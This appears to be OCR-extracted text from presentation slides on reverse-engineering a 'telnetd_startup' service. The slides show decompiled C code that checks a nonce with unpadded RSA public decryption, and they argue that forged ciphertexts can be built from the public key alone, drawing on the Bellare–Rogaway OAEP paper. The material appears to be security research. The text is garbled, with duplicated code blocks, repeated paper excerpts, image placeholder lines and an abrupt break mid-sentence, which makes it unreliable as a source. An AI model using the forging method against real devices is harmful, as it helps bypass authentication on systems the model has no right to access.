  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```

We don't actually need the corresponding private RSA key to have SOME control over what an UNPADDED application of `RSA_public_decrypt()` *does to our input!*

```
➜  openssl-1.0.2 git:(master) grep -r "# *define  *RSA_NO_PADDING"
./crypto/rsa/rsa.h:# define RSA_NO_PADDING          3
➜  openssl-1.0.2 git:(master) █
```




We don't actually need the corresponding private RSA key to have SOME control over what an UNPADDED application of `RSA_public_decrypt()` *does to our input!*

If we just want to control the first byte of the plaintext, trial and error is good enough.


```c
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```

```
➜  openssl-1.0.2 git:(master) grep -r "# *define  *RSA_NO_PADDING"
./crypto/rsa/rsa.h:# define RSA_NO_PADDING          3
➜  openssl-1.0.2 git:(master) █
```

So long as we don’t need to worry about the padding scheme, there’s nothing to stop us from applying this function to entirely phony “ciphertexts” and seeing what it produces.



```
int RSA_public_decrypt(
int from_len;
unsigned char *from
unsigned char *to
RSA *rsa);
        This function implements RSA public decryption, the rsa variable
        should be a public key (but can be a private key).  'from_len'
        bytes are taken from 'from' and decrypted.  The decrypted data is
        put into 'to'.  The number of bytes encrypted is returned.  -1 is
        returned to indicate an error. The operation performed is
        to = from^rsa->e mod rsa->n.
```




Optimal Asymmetric Encryption

Mihir Bellare[1] and Phillip Rogaway[2]

[1] Advanced Networking Laboratory, IBM T.J. Watson Research Center,
PO Box 704, Yorktown Heights, NY 10598, USA. e-mail: mihir@watson.ibm.com

[2] Department of Computer Science, University of California at Davis,
Davis, CA 95616, USA. e-mail: rogaway@cs.ucdavis.edu

Abstract. Given an arbitrary k-bit to k-bit trapdoor permutation f and a hash function, we exhibit an encryption scheme for which (i) any string x of length slightly less than k bits can be encrypted as $f(r_x)$, where r_x is a simple probabilistic encoding of x depending on the hash function; and (ii) the scheme can be proven semantically secure assuming the hash function is "ideal." Moreover, a slightly enhanced scheme is shown to have the property that the adversary can create ciphertexts only of strings for which she "knows" the corresponding plaintexts—such a scheme is not only semantically secure but also non-malleable and secure against chosen-ciphertext attack.



Optimal Asymmetric Encryption

Mihir Bellare[1] and Phillip Rogaway[2]

[1] Advanced Networking Laboratory, IBM T.J. Watson Research Center,
PO Box 704, Yorktown Heights, NY 10598, USA. e-mail: `mihir@watson.ibm.com`

[2] Department of Computer Science, University of California at Davis


1.2 The plaintext aware scheme

A variety of goals for encryption have come to be known which are actually stronger than the notion of [11]. These include non-malleability [7] and chosen ciphertext security. We introduce a new notion of an encryption scheme being *plaintext-aware*—roughly said, it should be impossible for a party to produce a valid ciphertext without "knowing" the corresponding plaintext (see Section 3 for a precise definition). In the ideal-hash model that we assume, this notion can be shown to imply non-malleability and chosen-ciphertext security.

such a scheme is not only semantically secure but also non-malleable and secure against chosen-ciphertext attack.

The main takeaway for us here is that *unpadded* RSA encryption is *not* “plaintext aware.”

It *is* possible for us to produce a valid ciphertext without “knowing” the corresponding plaintext.




Optimal Asymmetric Encryption

Mihir Bellare[1] and Phillip Rogaway[2]

[1] Advanced Networking Laboratory, IBM T.J. Watson Research Center,
PO Box 704, Yorktown Heights, NY 10598, USA. e-mail: mihir@watson.ibm.com

[2] Department of Computer Science, University of California at Davis



1.2 The plaintext aware scheme


A variety of goals for encryption have come to be known which are actually stronger than the notion of [11]. These include non-malleability [7] and chosen ciphertext security. We introduce a new notion of an encryption scheme being *plaintext-aware*—roughly said, it should be impossible for a party to produce a valid ciphertext without “knowing” the corresponding plaintext (see Section 3 for a precise definition). In the ideal-hash model that we assume, this notion can be shown to imply non-malleability and chosen-ciphertext security.

such a scheme is not only semantically secure but also non-malleable and secure against chosen-ciphertext attack.


- So, if we can produce phony but “valid” ciphertext, knowing only the public key, what exactly do we want to do with that?

- It seems that the telnetd_startup service places very few constraints on what the corresponding plaintext should be.

- Little more than a string length check, which I think is redundant anyway. (It can’t be more than 256 characters long – but the key itself is only 1024 bits.

